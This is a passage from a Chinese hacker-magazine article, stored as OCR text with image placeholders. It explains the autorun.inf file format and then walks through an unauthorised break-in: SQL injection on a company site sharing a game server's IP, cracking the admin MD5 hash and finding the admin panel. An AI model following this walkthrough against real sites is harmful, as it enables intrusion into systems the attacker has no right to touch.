


图8

（文章中涉及到的黑客X档案专版利用工具已收录到光盘。）

AutoRun.inf 提权重现江湖

Toryzen[H.Z]

前些天班上要看生物的录像，无奈光驱挂了，偶只好把心爱的U盘给贡献了上去，几天后回家双击U盘竟然打不开，右键多出个auto。不用问，一定中毒了，右键选择“打开”进入U盘发现里面空空如也。在资源管理器的“工具”，“文件夹选项”中切换到“查看”选项卡中，选择“显示了所有文件”后竟然还什么也没有！这就怪了，忽然间发现显示所有文件之上还有一个“隐藏受保护的操作系统文件（推荐）”，如图1。去掉那个勾后病毒终于现身了，这时U盘多两个文件autorun.inf和sxs.exe（半透明状）。用记事本打开autorun.inf看到里面的内容，如图2。




图1




图2

小知识：什么是autorun.inf?

大家在日常生活中使用光驱时可能会发现，有时候光盘刚放进光驱就自动弹出了一个窗口运行了一个程序，这就是光盘的自动播放功能。它的实现是通过在光盘的根目录下放置一个autorun.inf文件，这个文件的内容格式一般是：

```
[AutoRun]   //表示AutoRun部分开始，必须输入
Icon=test.ico     //给光盘一个漂亮的ICO图标
Open=1.exe     //指定要运行程序的路径和名称，这里是光盘当前目录下的1.exe
```

被放置了autorun.inf的光盘双击会自动执行里面的命令运行1.exe。事实上这个功能不仅对光盘有效，对任意的磁盘分区和U盘这种移动设备都有效，U盘病毒就是通过它来传播的。

我盯着这个autorun.inf，突然之间灵感大发，能不能利用这个来提升权限呢？这些日子几个哥们都在玩“网通传奇”私服，偶不想看到哥几个为了个私服成天通宵都变成熊猫眼，就想要拿下服务器为兄弟们弄点装备好好玩玩。

私服的网站和传奇的服务端都在一个服务器上，所以首先检测一下这个私服的网站，看看有没有什么能利用的漏洞做入口点。打开私服的首页，心凉了半截，原来是htm的站点（纯静态页面），如图3。




图3

看来这个网站不好下手了，打开明小子综合检测工具发现这个IP上还绑定了3个域名，如图4。




图4




图5

打开其中的一个好像是个公司网站（一般来说小公司网站安全性都不高），在网站内来回穿梭并且注意着地址栏，找到了有可能注入的地方**http://www.xxx.com/newsinfo.asp?id=50**。把它填到明小子“SQL注入”功能里的地址栏，单击“开始检测”，不一会它的manage_user就跑了出来，如图5。

只有一个用户名admin，密码是md5加密过的，把md5值复制到www.cmd5.com（一个在线md5破解的网站）进行查询如图6。很幸运的查出了明文的密码，现在切换到明小子的“管理入口扫描”选项卡进行扫描，本人运气一向很好，不一会它的后台就摆在了我的面前，如图7。




图6

